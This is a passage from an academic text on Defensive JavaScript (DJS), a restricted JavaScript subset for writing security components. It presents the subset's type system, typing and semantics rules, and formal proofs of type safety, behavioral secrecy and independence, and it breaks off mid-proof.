To avoid the first attack, DJS programs only export stub functions that internally call the functions whose source code is sensitive. Calling `toSource` on the former only shows the stub code and does not reveal the source code of the latter. As discussed at the end of Section 2.2.1, we can avoid the second attack by running wrapped DJS code within a `try` block. To avoid the third and fourth attacks, we advise that a defensive script should never be directly inlined in a page; it may either be injected and executed by a bookmarklet or browser extension, or else it should be sourced from a dedicated secure origin that does not allow cross-domain resource sharing.

From Coding Discipline to Static Analysis

DJS imposes a number of seemingly harsh restrictions on security component developers, but most of these are motivated by the hostile environments in which these components must execute, and the strict coding discipline pays dividends in static analysis. In Sections 2.4 and 3.3.2, we show that despite these restrictions, it is still possible to code large security components in DJS that enjoy strong defensiveness guarantees and can be automatically analyzed for security.

2.2.3 Type System

DJS types and their subtyping relation are defined in Figure 2.4. In addition to the JavaScript base types, it includes functions, methods, arrays and objects. Method types require a type ρ for the `this` parameter. Arrays are indexed by a lower bound n on their size.

The type system of DJS is static, that is, new variables must be initialized with a value of some type, and once a type is assigned to a variable it cannot subsequently change. A standard width-subtyping relation <: captures polymorphism in the length of arrays and the set of properties of objects. However, fixed types σ^* do not have subtypes to guarantee soundness[Can+89;

Types and Environments

$\langle \tau \rangle ::=$ number | boolean | string | undefined — Base types
$\quad | \quad \tilde{\tau} \to \tau$ — Function
$\quad | \quad \tilde{\tau}[\rho] \to \tau$ — Method operating on properties ρ
$\quad | \quad \delta$ — Objects and arrays

$\langle \delta \rangle ::= \sigma \mid \sigma^*$ — Extensible or Fixed types
$\langle \sigma \rangle ::= \rho \mid [\tau]_n, n \in \mathbb{N}$ — Array of length n
$\langle \rho \rangle ::= \{x_1 : \tau_1, \ldots, x_n : \tau_n\}$ — Object with fields $x_1 \cdots x_n$

$\langle \kappa \rangle ::=$ s | o — Scope kind
$\langle \Phi \rangle ::= \varepsilon \mid \Phi, x{:}\tau$ — Scope frame
$\langle \Gamma \rangle ::= \varepsilon \mid \Gamma, [\Phi]_\kappa$ — Typing environment

[σ^* and σ are same thing sometimes]

Subtyping

$$\frac{}{\tau <: \tau} \qquad \frac{\sigma <: \tau}{\sigma^* <: \tau} \qquad \frac{m \le n}{[\tau]_n <: [\tau]_m} \qquad \frac{J \subseteq I}{\{x_i : \tau_i\}_{i \in I} <: \{x_j : \tau_j\}_{j \in J}}$$

$$\frac{\nu_1 <: \nu_2 \quad \tilde{\mu}_2 <: \tilde{\mu}_1}{\tilde{\mu}_1 \to \nu_1 <: \tilde{\mu}_2 \to \nu_2} \qquad \frac{\rho_2 <: \rho_1 \quad \tilde{\mu}_1 \to \nu_1 <: \tilde{\mu}_2 \to \nu_2}{\tilde{\mu}_1[\rho_1] \to \nu_1 <: \tilde{\mu}_2[\rho_2] \to \nu_2}$$

Figure 2.4: DJS types, subtyping and environments.

Car94; Pot98]. For example, our type systems does not admit a type for the term:

```
(function(x,y){x[0]=y; return true;})([[1]],[])
```

Typing environments Γ reflect the nesting of the lexical scoping up to the expression that is being typed. Each scope frame Φ contains bindings of identifiers to types, and is annotated with s or o depending on whether the corresponding scope object is an activation record created by calling a function, or a user object loaded onto the scope using `with`. This distinction is important to statically prevent access to prototype chains: unlike activation records, user objects cause a missing identifier to be searched in the (untrusted) object prototype rather than in the next scope frame; thus, scope resolution must stop at the first frame of kind o.

Typing Rules

Most of our typing rules are standard; the full typing rules are detailed in Figure 2.5. For soundness, Rule Assign does not allow subtyping. Rule Obj keeps the object structure intact and only abstracts each e_i into its corresponding type τ_i. The rule for accessors and dynamic accessors ensure that the property being accessed is directly present in the corresponding string, array or object. For example, to typecheck $\Gamma \vdash$ s[3] : number using rule ArrA, s must be typeable as an array of at least 4 numbers. The rules for dynamic accessors benefit from knowing that the index is a number modulo the size of admissible index values. Rule RecScope looks up variables recursively only through activation records, as explained above. Rule With illustrates the case when an object frame is added to the typing environment. The FunDef typing rule is helped by the structure we impose on the function body. It adds an activation record frame to the typing environment and adds all the local variable declarations inductively. Finally, it typechecks the body statement s and the type of the return expression r. Rule MetDef invokes rule FunDev after adding a formal `this` parameter to the function and extending the input type with the `this` type ρ. Rule FunCall is standard, whereas rule MetCall forces an explicit syntax for method invocation in order to determine the type ρ and binding of `this`. In particular, ρ must be such that method l has a function type compatible with the potentially more general

$$\text{NumLit}\ \frac{}{\Gamma \vdash @number : \text{number}} \qquad \text{StringLit}\ \frac{}{\Gamma \vdash @string : \text{string}} \qquad \text{BoolLit}\ \frac{}{\Gamma \vdash @boolean : \text{boolean}}$$

$$\text{ObjLit}\ \frac{\Gamma \vdash e_i : \tau_i \quad i \in [1..n]}{\Gamma \vdash \{x_1 : e_1, \ldots, x_n : e_n\} : \{x_i : \tau_i\}^*_{i \in [1..n]}} \qquad \text{PropA}\ \frac{\Gamma \vdash e : \sigma \quad \sigma <: \{x : \tau\}}{\Gamma \vdash e.x : \tau}$$

$$\text{ArrLit}\ \frac{\Gamma \vdash e_i : \tau \quad i \in [1..n]}{\Gamma \vdash [e_1, \ldots, e_n] : [\tau]^*_n} \qquad \text{ArrA}\ \frac{\Gamma \vdash e : \sigma \quad \sigma <: [\tau]_{n+1}}{\Gamma \vdash e[n] : \tau} \qquad \frac{\Gamma \vdash x : [\tau]_m \quad \Gamma \vdash e : \text{number} \quad m \geq n}{\Gamma \vdash x[e \& n] : \tau}$$

$$\frac{\Gamma \vdash x : \text{string} \quad \Gamma \vdash y : \text{number}}{\Gamma \vdash ((y \ggg= 0) < x.\texttt{length} ? x[y] : @string) : \text{string}} \qquad \frac{\Gamma \vdash x : [\tau]_n \quad \Gamma \vdash e : \text{number} \quad n > 0}{\Gamma \vdash x[(e \ggg 0) \% x.\texttt{length}] : \tau}$$

$$\text{Scope}\ \frac{\Phi(x) = \tau}{\Gamma, [\Phi]_K \vdash x : \tau} \qquad \text{RecScope}\ \frac{x \notin dom(\Phi) \quad \Gamma \vdash x : \tau}{\Gamma, [\Phi]_S \vdash x : \tau} \qquad \text{With}\ \frac{\Gamma \vdash e : \{\tilde{x} : \tilde{\tau}\} \quad \Gamma, [\tilde{x} : \tilde{\tau}]_O \vdash s : \text{undefined}}{\Gamma \vdash \text{with}(e)s : \text{undefined}}$$

$$\text{If}\ \frac{\Gamma \vdash e : \text{boolean} \quad \Gamma \vdash s, t : \text{undefined}}{\Gamma \vdash \text{if}(e)\, s\ \text{else}\ t : \text{undefined}} \qquad \text{While}\ \frac{\Gamma \vdash e : \text{boolean} \quad \Gamma \vdash s : \text{undefined}}{\Gamma \vdash \text{while}(e)\, s : \text{undefined}} \qquad \text{Block}\ \frac{\Gamma \vdash s_i : \text{undefined} \quad i \in [1..n]}{\Gamma \vdash [\{\}]s_1; \ldots; s_n[;][\{\}] : \text{undefined}}$$

$$\text{Assign}\ \frac{\Gamma \vdash e_1 : \tau \quad \Gamma \vdash e_2 : \tau}{\Gamma \vdash e_1 = e_2 : \tau} \qquad \text{Concat}\ \frac{\Gamma \vdash e_1 : \text{string} \quad \Gamma \vdash e_2 : \text{string}}{\Gamma \vdash e_1 + e_2 : \text{string}} \qquad \text{Arit}\ \frac{\Gamma \vdash e_1 : \text{number} \quad \Gamma \vdash e_2 : \text{number} \quad \circ \in \{+, -, *, /, \%, \&, |, \hat{}\}}{\Gamma \vdash e_1 \circ e_2 : \text{number}}$$

$$\text{RelOp}\ \frac{\Gamma \vdash e : \tau_1 \quad \Gamma \vdash f : \tau_2 \quad \tau_1, \tau_2 \in \{\text{number}, \text{string}\} \quad \circ \in \{==, <, >, >=, <=\}}{\Gamma \vdash e \circ f : \text{boolean}} \qquad \text{BoolOp}\ \frac{\Gamma \vdash e : \text{boolean} \quad \Gamma \vdash f : \text{boolean} \quad \circ \in \{\&\&, ||\}}{\Gamma \vdash e \circ f : \text{boolean}}$$

$$\text{UnOp}\ \frac{\Gamma \vdash e : \text{number} \quad \circ \in \{-, \sim\}}{\Gamma \vdash \circ e : \text{number}} \qquad \text{BoolCast}\ \frac{\Gamma \vdash e : \tau}{\Gamma \vdash !e : \text{boolean}} \qquad \text{NumCast}\ \frac{\Gamma \vdash e : \text{string}}{\Gamma \vdash +e : \text{number}} \qquad \text{StrCast}\ \frac{\Gamma \vdash e : \text{number}}{\Gamma \vdash e + \text{""} : \text{string}}$$

$$\text{FunDef}\ \frac{\begin{array}{c}\text{body} = (\text{var}\ y_1 = e_1, \ldots, y_m = e_m; s; \text{return}\ r) \\ \Gamma, [\tilde{x} : \tilde{\alpha}, (y_i : \mu_i)_{i<j}]_S \vdash e_j : \mu_j \quad j \in [1..m] \\ \Gamma, [\tilde{x} : \tilde{\alpha}, \tilde{y} : \tilde{\mu}]_S \vdash s : \text{undefined} \quad \Gamma, [\tilde{x} : \tilde{\alpha}, \tilde{y} : \tilde{\mu}]_S \vdash r : \tau_r\end{array}}{\Gamma \vdash \text{function}\ (\tilde{x})\{\text{body}\} : \tilde{\alpha} \to \tau_r} \qquad \text{MetDef}\ \frac{\Gamma \vdash \text{function}\ (this, \tilde{x})\{\text{body}\} : (\rho, \tilde{\alpha}) \to \tau_r}{\Gamma \vdash \text{function}\ (\tilde{x})\{\text{body}\} : \tilde{\alpha}[\rho] \to \tau_r}$$

$$\text{FunCall}\ \frac{\Gamma \vdash e : \sigma \quad \Gamma \vdash \tilde{e} : \tilde{\alpha} \quad \sigma <: \tilde{\alpha} \to \tau}{\Gamma \vdash e(\tilde{e}) : \tau} \qquad \text{MetCall}\ \frac{\Gamma \vdash e : \sigma \quad \Gamma \vdash \tilde{e} : \tilde{\alpha} \quad \sigma <: \{x : \tilde{\alpha}[\rho] \to \tau\}}{\Gamma \vdash e.x(\tilde{e}) : \tau}$$

Figure 2.5: Typing rules.

type of its parent object l.

2.2.4 Formal defensiveness

We now formally define the two properties that capture our intuitive notion of defensiveness from Section 2.2.

Definition 3 (Behavioral secrecy)**.** *The function wrapper $E[-]$ maintains the* behavioral secrecy *of a function expression F if an arbitrary script Q cannot tell the difference between the script $x = E[F]$ and the script $x = E[F_{ID}]$, where F_{ID} =* `function(y){return y}`*, without calling F or F_{ID}.*

$$\forall \Sigma.\ (\Sigma_{|l} = \emptyset) \Rightarrow \Big(\forall H, L, H', r.$$
$$\exists H_F.H, L, x = (E[F]^l); P \longrightarrow H' \boxplus H_F, r, \Sigma \Leftrightarrow$$
$$\exists H_{F_{ID}}.H, L, x = (E[F_{ID}]^l); P \longrightarrow H' \boxplus H_{F_{ID}}, r, \Sigma\Big).$$ □

[1] In the case of DJS, we want this property to hold when $E[-]$ is the wrapper code corresponding to the <*djs–program*> production of the DJS syntax, and when F is the `<function>` code assigned to variable "_" in the wrapper. F is the sensitive function where we may hide secrets even in the source code. The adversarial code P obtains in variable x a pointer l to the wrapper function, and can perform any operation (including accessing properties of l) except calling l itself to try to glean a secret from F. If it fails (that is, our code satisfies Definition 3) then we know that the secret is safe, *unless F explicitly reveals it*. Note that behavioral secrecy is weaker than the standard notion of secrecy from the literature because it is (intentionally!) possible to call a defensive function and inspect its result.

Definition 4 (Independence)**.** *The function wrapper $E[-]$ preserves the* independence *of a function expression F if, whenever it is called with the same parameters, it returns the same results.*

$$\forall H, L, P_1, P_2, H_1, H_2, r_1, r_2, \Sigma_1, \Sigma_2.$$
$$\Big(H, L, x = E[F]^l; P_1 \longrightarrow H_1, r_1, \Sigma_1 \quad \wedge\ H, L, x = E[F]^l; P_2 \longrightarrow H_2, r_2, \Sigma_2\Big) \quad \Rightarrow \Big(\Sigma_1 \sim_l^c \Sigma_2 \Rightarrow \Sigma_1 \sim_l \Sigma_2\Big)$$

where $\Sigma_1 \sim_l \Sigma_2 \triangleq (\Sigma_1)_{|l} = (\Sigma_2)_{|l}$ and $\sim_l^c$ is defined like $\sim_l$ except that it ignores the results of the calls to l. □

In the case of DJS, x is a global variable where we export the wrapped, defensive function F. The intuition is that P_1 and P_2 are different attackers that have access to l and can therefore call F through the wrapper. The use of $\sim_l^c$ on the resulting traces is needed to make sure that P_1 and P_2 call F the same number of times, in the same order, and with the same parameters. Since F can maintain state, this is a necessary condition if we expect it to return the same results.

2.2.5 Type safety

Before arguing that DJS can be used to define functions that enjoy Behavioral secrecy and Independence, we establish a stronger *type safety* property for the whole subset. This requires a formal semantics of a JavaScript fragment that covers at least DJS; for our proof, we adapt the operational semantics described in [GMS12], which we denote by $H, L, P \xrightarrow{\text{DJS}} H', r$. [2] However, since DJS uses only few and basic language features, we claim that our formal results do

[1] This definition could be generalized to F_{ID} being an arbitrary function, but we chose specifically the identity function to help the intuition.

[2] While we made an effort to keep this section self-contained, a detailed exposition of formal JavaScript semantics goes beyond the scope of this paper, and we address the reader to [GMS12] for further details.

not depend on the specific choice of the semantics, and are robust to reasonable revisions of JavaScript. We formalize this intuition as an explicit assumption.

Assumption 2 (Core semantics). *If* $H, L, P \xrightarrow{\text{DJS}} H', r$ *then there exists* Σ *such that* $H, L, P \longrightarrow H', r, \Sigma$.

The type safety theorem below states that any well-typed DJS program evaluates to a semantic value r (which can be a memory location, ground value or reference, but not a runtime error or a JavaScript exception), and that types are preserved by the computation.

Theorem 1 (Type safety). *Let s be a DJS statement such that* $\Gamma \vdash s : T$. *The execution of s in a user memory compatible with* Γ *and extended with an attacker memory yields a final user memory still compatible with* Γ *and extended with the same attacker memory, and a result of type* T.

$\forall \Gamma, T.\, \Gamma \vdash s{:}\, T \Rightarrow \forall H_1, L.(H_1, L) \models \Gamma \Rightarrow$
$\exists r, H_F.\forall H_A.H_A \boxplus H_1, L, s \xrightarrow{\text{DJS}} H_F, r \wedge \ \exists H_2.(H_F = H_A \boxplus H_2 \wedge (H_2, L) \models \Gamma \wedge \Gamma \vdash H_2(r){:}\, T).$ □

The proof of this Theorem is reported in Section 2.2.6. Besides the soundness of our type system, this theorem establishes other properties of well-typed executions that are relevant to defensiveness. The condition $(H_1, L) \models \Gamma$ enforces the presence in the domain of H of all objects that may be accessed during the evaluation of s, and prevents the presence of native objects that may be accessed directly by the attacker. This is important for the factorization of the heap into a user memory that is updated during execution and an attacker memory that remains constant, meaning that DJS code does not cause any side effect to the attacker, which is important for behavioral secrecy. Note also that the existential quantification on result r precedes the universal quantification on the attacker memory, showing that the result of a purely defensive computation is not affected by the adversary, which is important for independence.

We are ready to state our main theorem, on the defensiveness of DJS functions loaded by the DJS wrapper. Implicitly, we rely on Assumption 2 to consider DJS executions as valid arbitrary JavaScript executions.

Theorem 2 (Defensiveness). *Let F be the DJS function expression* `function(y){body}`, *for an arbitrary* `body`. *If* $\emptyset \vdash F{:}\,\mathsf{string} \rightarrow \mathsf{string}$ *then the wrapper <djs−program> (where <function> is set to "F") maintains the behavioral secrecy and preserves the independence of F.* □

2.2.6 Proof of Defensiveness

Well-typed memory values

For conciseness, in the definition of a well-formed user memory (Figure 2.8), we use the notation $\emptyset \vdash H(v){:}T$ for a heap H typing a value v with type T. In Figure 2.6 we give the formal definition of this relation, and we use the more explicit notation $H \vdash v{:}T$. We omit arrays and methods, because they do not differ in memory from objects and functions.

Since functions are stored in memory as objects, in order to respect the difference in our type system between function and object types, we must be careful to distinguish the shape of memory object corresponding to functions from that of proper objects. To define the type of a function object in memory, we recover the body and scope from the function object and assign it the type of the body, using the typing rules for concrete DJS syntax, in an environment that reflects the scope of the function.

When we evaluate DJS code, we start from well-typed syntactic code and translate it to memory operations, where the values of the computations remain well-typed in the heap. In

$$\text{NumLit}\ \frac{}{H \vdash @number : \text{number}} \qquad \text{BoolLit}\ \frac{}{H \vdash @boolean : \text{boolean}}$$

$$\text{StringLit}\ \frac{}{H \vdash @string : \text{string}}$$

$$\text{Dereference}\ \frac{(\ell, x) \in H \qquad H \vdash H(\ell, x) : T}{H \vdash \ell \cdot x : T}$$

$$\text{Object}\ \frac{\begin{array}{c}(\ell, @body), (\ell, @scope) \notin H \\ \forall i, (\ell, x_i) \in H \qquad \forall i, H \vdash H(\ell, x_i) : \tau_i\end{array}}{H \vdash \ell : \{\tilde{x} : \tilde{\tau}\}}$$

$$\text{Function}\ \frac{\begin{array}{c}(\ell, @body), (\ell, @scope) \in H \\ H(\ell, @scope) = \ell' \mapsto (\tilde{x}, \tilde{v}) \\ \forall i, H \vdash v_i : \beta_i \\ [\tilde{x} : \tilde{\beta}]_s \vdash @body : (\tilde{\alpha}) \to \tau\end{array}}{H \vdash \ell : (\tilde{\alpha}) \to \tau}$$

Figure 2.6: Typing rules for memory values

most cases, we will use the same notation for typing evaluated (memory) and non-evaluated (syntactic) expressions.

Proof of Theorem 1 *Let s be a DJS statement such that $\Gamma \vdash s : T$. The execution of s in a user memory compatible with Γ and extended with an attacker memory yields a final user memory still compatible with Γ and extended with the same attacker memory, and a result of type T.*

$\forall \Gamma, T.\ \Gamma \vdash s{:}\, T \Rightarrow \forall H_1, L.(H_1, L) \models \Gamma \Rightarrow$
$\exists r, H_F. \forall H_A. H_A \circledast H_1, L, s \xrightarrow{\text{DJS}} H_F, r \wedge$
$\exists H_2. (H_F = H_A \circledast H_2 \wedge (H_2, L) \models \Gamma \wedge \Gamma \vdash H_2(r){:}\, T).$ □

Proof. We proceed by induction on the typing derivation $\Gamma \vdash e : \tau$, only for the most significant rules.

- *Scope lookup*: $\Gamma \vdash x : \tau$ can follow either from the Scope or RecScope rule from Figure 2.7. In the first case, we can decompose $\Gamma = \Gamma_0, [\Phi]_\kappa$ with $\Phi(x) = \tau$. Following the well-formedness hypothesis of $(H_1, L) \models \Gamma$ defined in Figure 2.8, we can decompose the memory $H_1 = H' * l \mapsto \{\ldots, x : r, \ldots\}$ and scope chain $L = l : L'$, knowing that $\Gamma \vdash H_1(r) : \tau$. Because $(l, x) \in \text{dom}(H_1)$, $\pi(H_A \circledast H_1, L, x) = l$ and $\sigma(H_A \circledast H_1, L, x) = l$. Applying the Variable rule yields $H_A \circledast H_1, L, x \to H_A \circledast H_1, l \cdot x$. This proves the induction goal with $H_2 = H_1$ and $r = l \cdot x$.

  We now assume $\Gamma \vdash x : \tau$ was derived from the RecScope rule. By unfolding the recursion, we can decompose Γ into:

  $$\Gamma = \Gamma_0, [\Phi_0]_\kappa, [\Phi_1]_s, \cdots, [\Phi_n]_s$$

  with $\Phi_0(x) = \tau$. The well-formedness hypothesis now yields $L = l_n : \cdots : l_1 : l : L'$ and:

  $$H_1 = H' * l \mapsto \{\ldots, x : r, \ldots\} * l_1 \mapsto \{X_1\} * \ldots * l_n \mapsto \{X_n\}$$

  Since $\forall i \in [1, n]$, $X_i(@proto) = null$,

  $$\pi(H_A \circledast H_1, l_i : l_{i+1} : \cdots : l_n : L', x) = null$$

Scope resolution: $\sigma(H,l,x)$.

$$\sigma(H,[\,],x) \triangleq \texttt{null}$$

$$\frac{\pi(H,l,x) \neq \texttt{null}}{\sigma(H,l{:}L,x) \triangleq l} \qquad \frac{\pi(H,l,x) = \texttt{null}}{\sigma(H,l{:}L,x) \triangleq \sigma(H,L,x)}$$

Prototype resolution: $\pi(H,l,x)$.

$$\pi(H,\texttt{null},x) \triangleq \texttt{null}$$

$$\frac{(l,x) \in \mathrm{dom}(H)}{\pi(H,l,x) \triangleq l} \qquad \frac{(l,x) \notin \mathrm{dom}(H) \qquad H(l,@proto) = l'}{\pi(H,l,x) \triangleq \pi(H,l',x)}$$

Operational rules

(Variable)

$$\frac{\sigma(H,L,\mathsf{x}) = l'}{H,L,\mathsf{x} \longrightarrow H,l'\cdot\mathsf{x}}$$

(Member Access)

$$\frac{H,L,\mathsf{e} \xrightarrow{\gamma} H',l' \qquad l' \neq \texttt{null}}{H,L,\mathsf{e}\,.\,\mathsf{x} \longrightarrow H',l'\cdot\mathsf{x}}$$

(Function Call)

$$\frac{\begin{array}{l} H,L,\mathsf{e1} \longrightarrow H_1,r_1 \qquad \mathsf{This}(H_1,r_1) = l_2 \qquad \gamma(H_1,r_1) = l_1 \\ l_1 \neq l_e \qquad H_1(l_1,@body) = \lambda\mathsf{x}\,.\,\mathsf{e3} \qquad H_1(l_1,@scope) = L' \\ H_1,L,\mathsf{e2} \xrightarrow{\gamma} H_2,v \\ H_3 = H_2 * \mathsf{act}(l,\mathsf{x},v,\mathsf{e3},l_2) \qquad H_3,l{:}L',\mathsf{e3} \xrightarrow{\gamma} H',v' \end{array}}{H,L,\mathsf{e1(e2)} \longrightarrow H',v'}$$

(With)

$$\frac{\begin{array}{l} H,L,\mathsf{e} \xrightarrow{\gamma} H_1,l \;\; l \neq \texttt{null} \\ H_1,l{:}L,\mathsf{s} \longrightarrow H',r \end{array}}{H,L,\texttt{with(e)\{s\}} \longrightarrow H',r}$$

Figure 2.7: Select semantics rules from [GMS12].

using the second scope lookup rule, it follows that

$$\sigma(H_A \boxplus H_1, L, x) = \sigma(H_A \boxplus H_1, l : L', x) = l \cdot x = r$$

- *Method call* We now assume that $\Gamma \vdash o.x(\tilde{e}) : \tau$. Our hypotheses are: $\Gamma \vdash o : \sigma$, $\Gamma \vdash \tilde{e} : \tilde{\alpha}$ and $\sigma <: \{x : \tilde{\alpha}[\rho] \to \tau\}$. We first use the induction hypothesis on $\Gamma \vdash o.x : \tilde{\beta}[\rho'] \to \tau'$:

$$H_A \boxplus H_1, L, o.x \to H_A \boxplus H_2, l \cdot x$$

with $(H_2, L) \models \Gamma$ and $\Gamma \vdash H_2(l \cdot x) : \tilde{\beta}[\rho'] \to \tau'$. At this point, we claim that if a memory location can be assigned a function type, then it must contain a function object. We use this claim on $l_f = H_2(l \cdot x)$ to get $b = H_2(l_f, @body)$ and $L' = H_2(l_f, @scope)$. Thus, from the type of l_f, `function(`$\tilde{x}$`){b}` is of type $\tilde{\beta}[\rho'] \to \tau'$ in Γ. Let $\tilde{y}$ be the set of local variables declared in b and s the rest of the body b. We have for some $\tilde{\delta}$:

$$\Gamma, [\text{this} : \rho', \tilde{x} : \tilde{\beta}, \tilde{y} : \tilde{\delta}]_s \vdash s : \tau'$$

We also use the induction hypothesis on $\Gamma \vdash \tilde{e} : \tilde{\alpha}$ to run $H_A \boxplus H_2^i, L, e_i \to H_A \boxplus H_2^{i+1}, v_i$ where $H_2^0 = H_2$ and H_3 is the final heap after evaluating all the arguments. We are now

Semantics

$$H, L, P \longrightarrow H', r, \Sigma$$

Executing program P in heap H with scope L yields the final heap H', the result r and a trace Σ of function calls.

Heaps, scope chains, programs and traces

$\langle H \rangle ::= \ \mathtt{emp}$	Empty heap
$\quad \mid \ H * (l, x) \mapsto v$	Heap cell, $(l, x) \notin dom(H)$
$\langle L \rangle ::= \ []$	Empty scope chain
$\quad \mid \ l : L$	Scope frame l on top of L
$\langle P \rangle ::= \ \ldots$	Arbitrary JavaScript program
$\langle \Sigma \rangle ::= \ \varepsilon$	Empty trace
$\quad \mid \ l(\tilde{v}) \rightarrow v : \Sigma$	Call to l with parameters $\tilde{v}$ returned v

Heap domain and codomain, trace projection

$$dom(\mathtt{emp}) = \emptyset \quad cod(\mathtt{emp}) = \emptyset$$

$$dom(H_1 * H_2) = dom(H_1) \cup dom(H_2) \quad dom((l, x) \mapsto v) = \{(l, x)\}$$

$$cod(H_1 * H_2) = cod(H_1) \cup cod(H_2) \quad cod((l, x) \mapsto v) = locations(v)$$

$$(l(\tilde{v}) \rightarrow v : \Sigma)_{|l} = l(\tilde{v}) \rightarrow v : \Sigma_{|l} \qquad \emptyset_{|l} = \emptyset$$

$$(l'(\tilde{v}) \rightarrow v : \Sigma)_{|l} = \Sigma_{|l} \text{ if } l \neq l'$$

Notation

$$H_1 \circledast H_2 \triangleq H_1 * H_2 \text{ where } cod(H_1) \cap dom(H_2) = \emptyset$$

$$l \mapsto \{\mathtt{x}_1 : v_1, \ldots, \mathtt{x}_n : v_n\} \triangleq (l, x_1) \mapsto v_1 * \ldots * (l, x_n) \mapsto v_n$$

Expression contexts

$E[-]$	$\triangleq$ production of the JavaScript syntax of expression that uses once the symbol "-".
$E[E']$	$\triangleq$ expression obtained by replacing – with E' in E.
E^l	$\triangleq$ evaluation of E will result in an object allocated at l.

Well-formedness of user memory

$$\frac{}{H, L \models \emptyset} \qquad \frac{H, L \models \Gamma \quad \emptyset \vdash H(v_i) : T_i \quad i \in I \quad \kappa = s \Rightarrow (\exists j, x_j = @proto \wedge v_j = null)}{H * l \mapsto \{\mathtt{x}_j : v_j\}_{j \in I \uplus J}, l : L \models \Gamma, [x_i : T_i]_{\kappa, i \in I}}$$

Figure 2.8: Semantics notation.

ready to apply the function call rule using $\text{This}(l \cdot x) = l$ and $H_4 = H_3 * \text{act}(l, \tilde{x}, \tilde{v}, b, l)$, for which we claim:

$$(H_4, l : L') \models \Gamma, [\text{this} : \rho, \tilde{x} : \tilde{\alpha}, \tilde{y} : \tilde{\delta}]_s$$

Let Γ' be the extended typing environment. Notice that we use ρ and $\tilde{\alpha}$ instead of ρ' and $\tilde{\beta}$ in Γ'. Indeed, the crux of our claim is that the well-formedness relation for a given environment is presereved by subtyping within this environment. We can now use the induction hypothesis on b:

$$H_A \circledast H_4, l : L', b \rightarrow H_A \circledast H_5, r'$$

Becuse $H_5(r')$ is of type τ' in Γ', $v' = \gamma(H_A \circledast H_4, r')$ is well defined and also of type τ' in Γ'. We can conclude with a subtyping lemma that

$$H_A \circledast H_1, L, o.x(\tilde{e}) \rightarrow H_A \circledast H_5, v' \text{ with } \Gamma \vdash H_5(v') : \tau$$

- *With* The semantic rule of `with` simply puts its parameter object on top of the scope chain. Starting from $\Gamma \vdash with(e)s : \text{undefined}$, it follows that $\Gamma \vdash e : \{\tilde{x} : \tilde{\tau}\}$, and from the induction hypothesis applied in some well formed heap $(H, L) \models \Gamma$ with an arbitrary attacker memory H_A:

  $$H_1 \circledast H_1, L, e \rightarrow H_A \circledast H_2, r$$

  with $\Gamma \vdash H_2(r) : \{(x_i : \tau_i)_{i \in I}\}$. Let $\ell = H_2(r)$, since ℓ has an object type and $(H_2, L) \models \Gamma$, ℓ is not null and we can write $H_2 = H_3 * \ell \mapsto \{(x_j : v_j)_{j \in J}\}$ for some $J \supseteq I$ with $\Gamma \vdash H(v_i) : \tau_i$ for all $i \in I$.

  From the definition of well-formed memory for a given typing environment, this means that:

  $$(H_2, \ell : L) \models \Gamma, [\tilde{x} : \tilde{\tau}]_o$$

  We can thus apply the induction hypothesis on $\Gamma, [\tilde{x} : \tilde{\tau}]_o \vdash s : \text{undefined}$:

  $$H_A \circledast H_2, \ell : L, s \rightarrow H_A \circledast H_4, v$$

□

Proof of Theorem 2. *Let F be the DJS function expression* `function(y){body}`*, for an arbitrary* `body`*. If $\emptyset \vdash F$:*`string` $\rightarrow$ `string` *then the wrapper <djs–program> (where <function> is interpreted as "-") maintains the behavioral secrecy and preserves the independence of F.*

Proof. Follows directly by Lemma 1 and Lemma 2. □

Lemma 1 (Behavioral secrecy)**.** *Let F be a function expression* `function(y){body}`*, for an arbitrary* `body`*. The wrapper <djs–program> (where <function> is interpreted as "-") maintains the behavioural secrecy of F.*

Proof sketch. Let $E[-]$ be the *<djs–program>* context with the hole "-":

```
(function(){var _ = -;
return function(x){
   if(typeof x == "string") return _(x);
   }})();
```

and let F_{ID} = `function(y){return y}`. By Definition 3, we need to show that, for any trace Σ without calls to the function at l, any attacker memory H and any L, H', r (1) $\exists H_F.H, L, x = (E[F]^l); P \longrightarrow H' \circledast H_F, r, \Sigma \Leftrightarrow$
(2) $\exists H_{F_{\mathsf{ID}}}.H, L, x = (E[F_{\mathsf{ID}}]^l); P \longrightarrow H' \circledast H_{F_{\mathsf{ID}}}, r, \Sigma\Big)$.
We begin by simulating the execution of the code installing the wrapper function. By definition of $E[F]^l$ and $\xrightarrow{\mathsf{DJS}}$,

$$H, L, x = (E[F]^l); \xrightarrow{\mathsf{DJS}} H_E \circledast H_F, l, \Sigma_1$$

where H_F is newly allocated memory defining the function object at location l_F returned by evaluating the function definition expression F. The execution of line 2 of the code of $E[F]^l$ returns the function pointer l (part of the attacker memory H_E) that is then saved in variable x in H_F (in a cell $(l_L, x) \mapsto l$, where $L = l_L{:}L_0$). The lexical scope of the wrapper l includes a pointer l_D to the activation record of the installer code, which contains the binding of "_" to the defensive function l_F. We consider also the activation record at l_D as part of the defensive memory H_F. In particular, l_D is the only location in H_F pointed to by the lexical scope of a function in H_E.

We now execute the arbitrary attacker code P in the memory that resulted from executing $E[F]^l$:

$$H_E \circledast H_F, L, P \longrightarrow H_1, r, \Sigma_2$$

Comparing with (1), by definition of sequential composition, it must be the case that $\Sigma = \Sigma_1{::}\Sigma_2$ and therefore we are under the assumption that Σ_2 does not contain calls to l. Since l is the only function containing a pointer to H_F in its lexical scope, we are under the hypothesis of Assumption 1, and it must be the case that $H_1 = H' \circledast H_F$. Again by definition of sequential composition, we can derive

$$H, L, x = (E[F]^l); P \xrightarrow{\mathsf{DJS}} H' \circledast H_F, r, \Sigma$$

By our assumption on the deterministic allocation of $E[F_{\mathsf{ID}}]^l$, and again by inspection of the wrapper, we use the same exact argument to conclude the proof, deriving

$$H, L, x = (E[F_{\mathsf{ID}}]^l); \xrightarrow{\mathsf{DJS}} H' \circledast H_{F_{\mathsf{ID}}}, r, \Sigma$$

where $H_{F_{\mathsf{ID}}}$ is the analogous of H_F where the function object resulting from the evaluation of F_{ID} is loaded in l_F.

□

Lemma 2 (Independence)**.** *Let F be the DJS function expression* `function(y){body}`*, for an arbitrary* `body`*. If $\emptyset \vdash F$:string $\rightarrow$ string then the wrapper <djs–program> (where <function> is interpreted as "-") preserves the independence of F.*

Proof sketch. Let $E[-]$ be the <djs–program> context with the hole "-":

```
(function(){var _ = -;
return function(x){
   if(typeof x == "string") return _(x);
   }})();
```

By Definition 4, we need to show that for arbitrary H, L, P_1, P_2 and for Σ_1, Σ_2 such that $\Sigma_1 \sim_l^c \Sigma_2$, (1) $\Big(H, L, x = E[F]^l; P_1 \longrightarrow H_1, r_1, \Sigma_1 \quad \wedge$

